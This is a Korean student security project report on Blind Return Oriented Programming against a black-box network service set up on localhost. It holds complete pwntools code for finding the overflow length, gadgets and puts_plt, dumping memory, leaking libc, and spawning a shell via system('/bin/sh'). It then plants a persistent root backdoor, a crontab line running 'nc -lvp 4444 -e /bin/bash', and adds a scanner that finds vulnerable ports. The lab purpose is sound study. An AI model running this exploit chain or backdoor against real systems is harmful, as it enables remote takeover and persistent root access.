RCE & POST EXPLOIT  
(in blackbox situation)

정보보호 프로젝트

배정훈

목차

* 프로젝트 개요
  + 프로젝트의 전체적인 내용에 대하여 기술
* 프로젝트 상세 설명
  + 테스트 서버 구축
  + 포트 스캐닝
  + 공격 타겟 정하기 (except well-known port)
  + 공격 타겟 분석 및 공격
  + 공격 후 지속되는 공격(backdoor)
  + BROP에 취약한 server binary를 발견하는 툴
* 파일 구성
  + Code
  + Ppt
  + Report
  + video
* 유지보수
  + 향후 유지보수에 관한 내용에 대하여 기술

# 프로젝트 개요

소스코드 및 바이너리가 주어지지 않은 상태, 즉 블랙박스 상황에서 프로세스의 상태나 출력 내용으로 공격을 수행하는 기법을 BROP(Blind Return Oriented Programming)라고 한다. BROP공격은 위해서는 서비스가 충돌이 발생한 후 서비스의 반응을 보며 이를 이용하여 원격 공격 코드를 구성할 수 있다. 또한 BROP공격은 유출된 Gadget을 사용하여 메모리를 덤프 또는 서비스 프로그램의 바이너리를 추출 가능 하다. 독점 소프트웨어를 공격하는 것 외에도 바이너리가 공개되지 않은 오픈 소스 소프트웨어를 공격하는 데 매우 유용하다. 우리는 이러한 것들을 이용하여 프로젝트를 구상하였다.

프로젝트 진행과정은 테스트 서버 구축, 포트 스캐닝, 공격 타겟정하기, 공격 타켓 분석 및 공격, 공격 후 지속되는 공격(백도어) 순으로 진행된다. 첫 번째 테스트 서버 구축은 모의 서버 구축이기 때문에 별도의 서버를 구축하지 않고 간단하게 환경을 구성할수 있는 도구인 socat 도구를 사용하여 외부로부터 지속적으로 입력을 받을 수 있는 환경을 구축하였다.

# 프로젝트 상세 설명


## 테스트 서버 구축

위 코드와 같이 서버를 구상하였다.

Socat 명령어는 apache 서버 및 nginx 등과 달리 명령어 하나만으로 간단하게 영구적으로 서버를 구축할 수 있기 때문에 본 프로젝트에서는 용이한 테스트를 위하여 socat 명령어를 채택하였다.


## 포트 스캐닝

서버에 로그가 남지 않는 스캔 기법인 스텔스 스캔(Stealth Scan)을 사용하였다. 스텔스 스캔 방법을 이용하면 세션을 완전히 성립하지 않고, 공격 대상 시스템의 포트 활성화 여부를 알아내기 때문에 공격 대상의 시스템 관리자는 어떤 IP를 가진 공격자가 자신의 시스템을 스캔 했는지 확인 할 수 없다. 따라서 포트 스캐닝을 스텔스 스캔을 이용한 것이다.

명령어 sudo nmap-sS localhost

## 공격 타겟 정하기(except well-known port)

두 번째 과정에서 포트 스캐닝 스텔스 스캔으로 얻은 well-known port를 제외한 포트 중에서 대화형 프로그램을 채택하였다.



일반적으로 brop의 수행 조건은 계속해서 입력을 넣을 수 있는 반영구적으로 실행되는 서버여야 하기 때문에 이와 같은 과정을 진행하였다.

## 공격 타겟 분석 및 공격

### 스택 오버플로우 크기 확인

가장 첫번째로는 스택 오버플로우 크기를 확인하는 것이다. 오버플로우 크기를 전혀 모르는 상황이기 때문에 코드를 이용하여 알아내도록 하였다.

|  |
| --- |
| def find\_overflow():  for i in xrange(1, 0x1000):  s = connect('localhost', 10001, level='error') # connect to server  try:  # send 'a' repeatedly increasing 1 to find overflow point  s.sendline('a'\*i)  data = s.recvuntil('game\n', timeout=1)  # if we got a EOFError, that's a overflow point, print and close the connection  except EOFError:  log.info('overflow length: {}'.format(i-1))  s.close()  return i-1  s.close() |


### Stop gadget 찾기

먼저, 여기서 stop gadget이란 프로그램의 시작점으로 다시 돌아갈 수 있는 주소를 뜻한다.

가장 좋은 주소로는 리눅스의 경우 \_start의 주소 혹은 target function의 주소이다.

위 코드로 오버플로우 크기를 알아낸 이후 stop gadget을 찾아야한다. 오버플로우 크기를 알고 있다면 “A”\*SIZE + CodeAddress를 페이로드로 넣어주어 공격했을 때 처음 출력값이 나오면 CodeAddress가 STOP Gadget이 된다는 것을 이용하여 STOP gadget을 찾을 수 있다.

|  |
| --- |
| def find\_stop(over\_len):  for i in xrange(0, 0x1000):  if i%100 ==0:  log.info('try.. {}'.format(i))    s = connect('localhost', 10001, level='error') # connect to server  try:  # send a overflow data with return address overwrite  # at this point, return address are increasing repeatedly same above based 0x400000  s.sendline('a'\*over\_len+p64(base+i))  data = s.recvuntil('password?\n')  data = s.recvuntil('password?\n')  log.info('data: {}'.format(data))  # if we got a 'password' in stdout, that means come back to the main  if "password" in data:  log.info('stop gadget: {}'.format(hex(base+i)))  s.close()  return base+i  # if we got a EOFError, that means connection is close without back to the main  except EOFError:  s.close() |



### BROP Gadget 찾기

여기서 BROP Gadget이란 pop\*x;ret gadget을 뜻하며 ROP 진행 과정에서 인자를 셋팅하기 위하여 필요한 Gadget을 뜻한다.

STOP Gadget을 찾았다면 BROP Gadget또한 찾아야한다. BROP Gadget을 찾는 과정은 64비트 인자를 6개 넣어준 후 뒤에 stop gadget을 넣어 base+I gadget이 실행됐을 때 main으로 다시 돌아온다면 brop gadget이라고 판단하였다.

하지만 이 때, brop gadget이 pop;pop;pop;pop;pop;pop;ret 가젯일 수도 있지만 pop;pop;pop;pop;pop;pop;imul;call;push;pop;ret과 같은 가젯일 수 있기 떄문에 이를 정확하게 찾기 위하여 find\_brop 함수를 따로 채용하였다.

64비트 인자를 10개 넣어 maybe brop gadget을 테스트하고, 6개의 인자를 pop한 후 ret을 한다면 오류가 날 것이기 때문에 이를 이용하여 pop;pop;pop;pop;pop;pop;ret Gadget을 찾도록 하였다.

참고로 32비트 프로그램에서는 libc\_csu\_init 초기 루틴에 pop;pop;pop;pop;pop;pop;ret Gadget이 존재하기 때문에 이를 target으로 routine을 구성하였다.

|  |
| --- |
| def find\_maybe\_brop(over\_len, stop\_gadget):  for i in xrange(0, 0x1000):  if i%0x100 == 0:  log.info('try.. {}'.format(hex(i)))  s = connect('localhost', 10001, level='error') # connect to server    try:  # find pop\*6 ret gadget  # with six 64bit data and stop gadget, if base+i is pop\*6, the binary come back to the main  pay = 'a'\*over\_len  pay += p64(base+i)  pay += p64(0)\*6  pay += p64(stop\_gadget)  data = s.recvuntil('password?\n')  s.sendline(pay)  data = s.recvuntil('password?\n', timeout=0.2)  # if binary come to the main, base+i is two cases  # one is pop\*6; imul; call ~~  # two is pop\*6; ret  # we want to base+i is two  if 'password' in data:  log.info('maybe brop gadget: {}'.format(hex(base+i)))  s.close()  gadget = find\_brop(over\_len, base+i)  if gadget:  return base+i  except EOFError:  s.close()  def find\_brop(over\_len, addr):  try:  # when code without stop gadget, if binary got a EOFError, base+i is pop\*?;ret gadget  s = connect('localhost', 10001, level='error') # connect to server  pay = 'a'\*over\_len  pay += p64(addr)  pay += p64(0x41)\*10  s.sendline(pay)  data = s.recvuntil('password?\n')  data = s.recvuntil('password?\n')  if 'password' in data:  s.close()  return 0  except EOFError:  log.info('find brop gadget: {}'.format(hex(addr)))  s.close()  return addr |


### Puts\_plt 찾기

Gadget을 얻었다면 서버의 바이너리를 유출하기 위하여 puts\_plt 함수를 찾아야 한다.

ELF 바이너리의 entry point인 0x400000을 기준으로 1씩 더해가며 puts\_plt를 찾고, ELF 바이너리의 magic byte인 \x7fELF가 stdout에 출력되면 이를 puts\_plt로 판단하였다.

다음은 puts\_plt를 찾는 과정이다.

|  |
| --- |
| def find\_puts(over\_len, pop\_rdi):  for i in xrange(0, 0x1000):  if i%0x100 == 0:  log.info('try.. {}'.format(hex(i)))  try:  # find puts\_plt  s = connect('localhost', 10001, level='error') # connect to server  pay = 'a'\*over\_len  pay += p64(pop\_rdi)  pay += p64(0x400000)  pay += p64(base+i)  s.sendline(pay)  data = s.recvuntil('\x7fELF')  # if we got a \x7fELF (ELF Format Magic Byte), base+i is a puts\_plt  # and this means we are able to leak binary in the server !  if '\x7fELF' in data:  log.info('puts%plt: {}'.format(hex(base+i)))  s.close()  return base+i  # if nothing print in the stdout, fails  except EOFError:  s.close() |



### Memory dump하기

puts\_plt를 알아냈으면 출력함수를 사용할 수 있다, 이를 이용하여 0x400000부터 puts\_plt를 입력하여 바이너리를 유출하고, 덤프한 메모리를 파일로 생성한다.


Puts는 NULL Byte까지만 출력하기 때문에 출력값이 0이라면 \x00을 기록하며 이 외에는 출력된 값을 더해주었다..

또한 puts 마지막에 \x0a가 들어가기 떄문에 이를 방지하기 위하여 \x0a를 따로 제거해주는 routine을 따로 추가해주었다.

|  |
| --- |
| def memory\_dump(size,stop\_gadget,rdi\_ret,puts\_plt):  now = base  end = 0x401000  dump = b""  while now < end:  if now % 0x100 == 0:  log.info("Progressed to 0x%x" % now)  # dump binary using puts\_plt from the 0x400000  r = connect('localhost', 10001, level='error') # connect to server  payload = b''  payload += b'A' \* size  payload += p64(rdi\_ret)  payload += p64(now)  payload += p64(puts\_plt)  payload += p64(stop\_gadget)  r.recvuntil(b'WelCome my friend,Do you know password?\n')  r.send(payload)  try:  data = r.recv(timeout=0.5)  r.close()  data = data[:data.index(b"\nWelCome")]  except ValueError as e:  data = data.rstrip(b'\n')  except Exception as e:  continue  if len(data.split()) == 0:  data = b'\x00'  dump += data  now += len(data)  with open('memory.dump','wb') as f:  f.write(dump) |

덤프 파일이 생성 되면 리버싱 툴인 radare를 이용하여 분석한다.

Gdb가 아닌 radare를 통해 분석한 이유는 radare는 바이너리 포맷에 맞지 않은 dump 파일도 분석할 수 있는 debugger기 때문이다.





### Library 주소 유출

앞서 radare로 확인한 puts\_got의 주소를 이용하여 puts의 library의 주소를 유출한다.

유출된 puts\_got의 주소와 라이브러리의 오프셋 뺄셈하여 library의 base address를 계산한다.


여기서 나오는 값은 puts의 시작주소이다.

|  |
| --- |
| def find\_libc(s, over\_len, stop\_gadget, pop\_rdi, puts\_plt, puts\_got):  # find server libc address using puts\_plt  s.recvuntil('password?\n')  pay = 'a'\*over\_len  pay += p64(pop\_rdi)  pay += p64(0x601018)  pay += p64(puts\_plt)  pay += p64(stop\_gadget)  s.sendline(pay)  l\_base = u64(s.recv(6).ljust(8, '\x00'))-l.symbols['puts']  log.info('l\_base: {}'.format(hex(l\_base)))  return l\_base |

### 최종 exploit

위 과정들을 종합하여 최종 익스플로잇 코드를 작성한다.

|  |
| --- |
| from pwn import \*    #context.log\_level = 'debug'  l = ELF('/lib/x86\_64-linux-gnu/libc-2.23.so', checksec=False) # libc information load    base = 0x400000  # find overflow point in binary  def find\_overflow():  for i in xrange(1, 0x1000):  s = connect('localhost', 10001, level='error') # connect to server  try:  # send 'a' repeatedly increasing 1 to find overflow point  s.sendline('a'\*i)  data = s.recvuntil('game\n', timeout=1)  # if we got a EOFError, that's a overflow point, print and close the connection  except EOFError:  log.info('overflow length: {}'.format(i-1))  s.close()  return i-1  s.close()    def find\_stop(over\_len):  for i in xrange(0, 0x1000):  if i%100 ==0:  log.info('try.. {}'.format(i))    s = connect('localhost', 10001, level='error') # connect to server  try:  # send a overflow data with return address overwrite  # at this point, return address are increasing repeatedly same above based 0x400000  s.sendline('a'\*over\_len+p64(base+i))  data = s.recvuntil('password?\n')  data = s.recvuntil('password?\n')  log.info('data: {}'.format(data))  # if we got a 'password' in stdout, that means come back to the main  if "password" in data:  log.info('stop gadget: {}'.format(hex(base+i)))  s.close()  return base+i  # if we got a EOFError, that means connection is close without back to the main  except EOFError:  s.close()  def find\_maybe\_brop(over\_len, stop\_gadget):  for i in xrange(0, 0x1000):  if i%0x100 == 0:  log.info('try.. {}'.format(hex(i)))  s = connect('localhost', 10001, level='error') # connect to server    try:  # find pop\*6 ret gadget  # with six 64bit data and stop gadget, if base+i is pop\*6, the binary come back to the main  pay = 'a'\*over\_len  pay += p64(base+i)  pay += p64(0)\*6  pay += p64(stop\_gadget)  data = s.recvuntil('password?\n')  s.sendline(pay)  data = s.recvuntil('password?\n', timeout=0.2)  # if binary come to the main, base+i is two cases  # one is pop\*6; imul; call ~~  # two is pop\*6; ret  # we want to base+i is two  if 'password' in data:  log.info('maybe brop gadget: {}'.format(hex(base+i)))  s.close()  gadget = find\_brop(over\_len, base+i)  if gadget:  return base+i  except EOFError:  s.close()  def find\_brop(over\_len, addr):  try:  # when code without stop gadget, if binary got a EOFError, base+i is pop\*?;ret gadget  s = connect('localhost', 10001, level='error') # connect to server  pay = 'a'\*over\_len  pay += p64(addr)  pay += p64(0x41)\*10  s.sendline(pay)  data = s.recvuntil('password?\n')  data = s.recvuntil('password?\n')  if 'password' in data:  s.close()  return 0  except EOFError:  log.info('find brop gadget: {}'.format(hex(addr)))  s.close()  return addr  def find\_puts(over\_len, pop\_rdi):  for i in xrange(0, 0x1000):  if i%0x100 == 0:  log.info('try.. {}'.format(hex(i)))  try:  # find puts\_plt  s = connect('localhost', 10001, level='error') # connect to server  pay = 'a'\*over\_len  pay += p64(pop\_rdi)  pay += p64(0x400000)  pay += p64(base+i)  s.sendline(pay)  data = s.recvuntil('\x7fELF')  # if we got a \x7fELF (ELF Format Magic Byte), base+i is a puts\_plt  # and this means we are able to leak binary in the server !  if '\x7fELF' in data:  log.info('puts%plt: {}'.format(hex(base+i)))  s.close()  return base+i  # if nothing print in the stdout, fails  except EOFError:  s.close()  def memory\_dump(size,stop\_gadget,rdi\_ret,put\_plt):  now = base  end = 0x401000  dump = ""  while now < end:  if now % 0x100 == 0:  log.info("Progressed to 0x%x" % now)  # dump binary using puts\_plt from the 0x400000  payload = ''  payload += 'A' \* size  payload += p64(rdi\_ret)  payload += p64(now)  payload += p64(puts\_plt)  payload += p64(stop\_gadget)  r = remote('localhost', 10001, level='error')  r.recvuntil('WelCome my friend,Do you know password?\n')  r.sendline(payload)  try:  data = r.recv(timeout=0.5)  r.close()  data = data[:data.index("\nWelCome")]  except ValueError as e:  data = data  except Exception as e:  continue  if len(data.split()) == 0:  data = '\x00'  dump += data  now += len(data)  with open('memory.dump','wb') as f:  f.write(dump)  def find\_libc(s, over\_len, stop\_gadget, pop\_rdi, puts\_plt, puts\_got):  # find server libc address using puts\_plt  s.recvuntil('password?\n')  pay = 'a'\*over\_len  pay += p64(pop\_rdi)  pay += p64(0x601018)  pay += p64(puts\_plt)  pay += p64(stop\_gadget)  s.sendline(pay)  l\_base = u64(s.recv(6).ljust(8, '\x00'))-l.symbols['puts']  log.info('l\_base: {}'.format(hex(l\_base)))  return l\_base  def ex(s, over\_len, pop\_rdi, binsh, system, stop\_gadget):  # finally exploit  s.recvuntil('password?\n')  pay = 'a'\*over\_len  pay += p64(pop\_rdi)  pay += p64(binsh)  pay += p64(system)  pay += p64(stop\_gadget)  #pause()  s.sendline(pay)  s.sendline(“echo ‘ \* \* \* \* \* root nc -lvp 4444 -e /bin/bash > /etc/crontab”)  s.interactive()  #over\_len = find\_overflow()  #stop\_gadget = find\_stop(over\_len)  over\_len = 72  stop\_gadget = 0x4005c0  pop\_rdi = 0x4007c3  puts\_plt = 0x400560  puts\_got = 0x601018  s = connect('localhost', 10001)  l\_base = find\_libc(s, over\_len, stop\_gadget, pop\_rdi, puts\_plt, puts\_got)  system = l\_base + l.symbols['system']  binsh = l\_base + 0x18cd57  ex(s, over\_len, pop\_rdi, binsh, system, stop\_gadget)  #puts\_plt = find\_puts(over\_len, pop\_rdi)  #memory\_dump(over\_len, stop\_gadget, pop\_rdi, puts\_plt)  #brop\_gadget = find\_maybe\_brop(over\_len, stop\_gadget)  #pop\_rdi = brop\_gadget + 9  #log.info('pop\_rdi: {}'.format(hex(pop\_rdi))) |



성공적으로 관리자 권한을 탈취한 것을 볼 수 있다.

### 공격 후 지속되는 공격

관리자 권한을 탈취한 후 지속되는 공격을 진행할 수 있도록 /etc/crontab에 백도어를 심는다.

텍스트이(가) 표시된 사진

자동 생성된 설명

매 1분마다 4444 포트로부터 접속을 대기하도록 백도어를 심고 결과를 확인한다.

텍스트이(가) 표시된 사진

자동 생성된 설명

다음과 같이 4444포트가 여러 개 열려있는 것을 확인할 수 있고 이를 이용하여 외부로부터 4444포트로 root 계정으로 접속을 시도할 수 있음을 확인하였다.

### BROP에 취약한 server binary를 발견하는 tool

Brop의 특성을 활용하여 먼저 포트 스캐닝을 진행하고, well\_known\_port, 여기서는 1023으로 설정하였다.

이외의 포트에 대화형 데몬인지를 확인하고, 대화형 데몬이라면 지속적으로 0x1000까지 overflow checking을 진행하여 EOFError가 발생한다면 BROP에 취약한 바이너리로 자동으로 선별할 수 있는 tool을 제작하였다.

|  |
| --- |
| #! /usr/bin/python3  from pwn import \*  from subprocess import \*  import sys  WELL\_KNOWN\_PORT\_BOUNDARY = 1023  SERVER = 'localhost'  BASE\_STRING = 'game\n'  ports = []  argc = len(sys.argv)  if argc < 3:  print('-s: server address')  print('e.g: ./tool.py -s \'localhost\'')  exit(1)  SERVER = sys.argv[2]  p = Popen(["sudo", "nmap", "-sS", "localhost"], stdout=PIPE)  r = p.stdout.read()  # parsing outpiut  start = r.decode().find('STATE SERVICE\n') + len('STATE\_SERVICE')  r = r[start:]  while True:  i1 = r.decode().find('\n')  i2 = r.decode().find('/tcp')  if i1 == -1 or i2 == -1:  break  port = int(r[i1+len('\n'):i2])  if port > WELL\_KNOWN\_PORT\_BOUNDARY:  ports.append(port)  r = r[i2 + len('/tcp'):]  print(ports)  def pre\_step(s):  pass  def find\_overflow(port):  for i in range(1, 0x1000):  s = connect(SERVER, port, level='error') # connect to server  try:  pre\_step(s)  # send 'a' repeatedly increasing 1 to find overflow point  s.sendline('a'\*i)  d = s.recvuntil('\n', timeout=1)  d = s.recv(timeout=0.5)  # if we got a EOFError, that's a overflow point, print and close the connection  except EOFError:  log.info('overflow length: {}'.format(i-1))  s.close()  return i-1  s.close()  return 0  for port in ports:  s = connect(SERVER, port)  data = s.recv()  if data:  s.close()  over\_len = find\_overflow(port)  if over\_len:  log.info('port {} is vulnerable for overflow ( especially brop attack )'.format(port))  s.close() |

테스트로 10001, 10002, 10003 포트에 바이너리를 대화형으로 실행시킨 후, 툴을 작동하여 결과를 확인해보았다.

10001 포트의 경우 앞서 exploit을 진행한 brop에 취약한 binary이며, 10002번 포트는 취약점이 존재하지 않는 binary, 10003번 포트는 stack overflow 취약점이 존재하는 대화형 바이너리이다.

텍스트이(가) 표시된 사진

자동 생성된 설명

### 파일 구성

* Code
  + Brop
    - Exploit을 진행한 brop에 취약한 binary
  + ex.py
    - brop binary을 exploit하는 python code
  + run.sh
    - brop binary를 대화형 데몬으로 실행시키는 shell script
  + run2.sh
    - test binary를 대화형 데몬으로 실행시키는 shell script
  + run3.sh
    - test2 binary를 대화형 데몬으로 실행시키는 shell script
  + test
    - test binary
  + test.c
    - test binary source
  + test2
    - test2 binary
  + test2.c
    - test2 binary source
  + tool.py
    - BROP에 취약한 server binary를 발견하는 tool
* Ppt
  + 발표에 사용될 ppt
* Report
  + 보고서
* Video
  + Exploit1
    - Exploit 과정을 담은 video
  + Exploit2
    - Exploit1에 이어 exploit 과정을 담은 video
  + Tool
    - 툴 사용 과정을 담은 video

### 유지보수

* brop만을 탐지하는 tool이 아닌, symbolic execution 및 dynamic instrumentation을 사용하여 프로그램의 routine을 자동으로 분석하고 pre\_step 필요 없이 entry point를 target function으로 지정하여 더욱 빠르고 정확하게 분석할 수 있도록 fuzzer 형태로 발전시켜 나갈 것이다.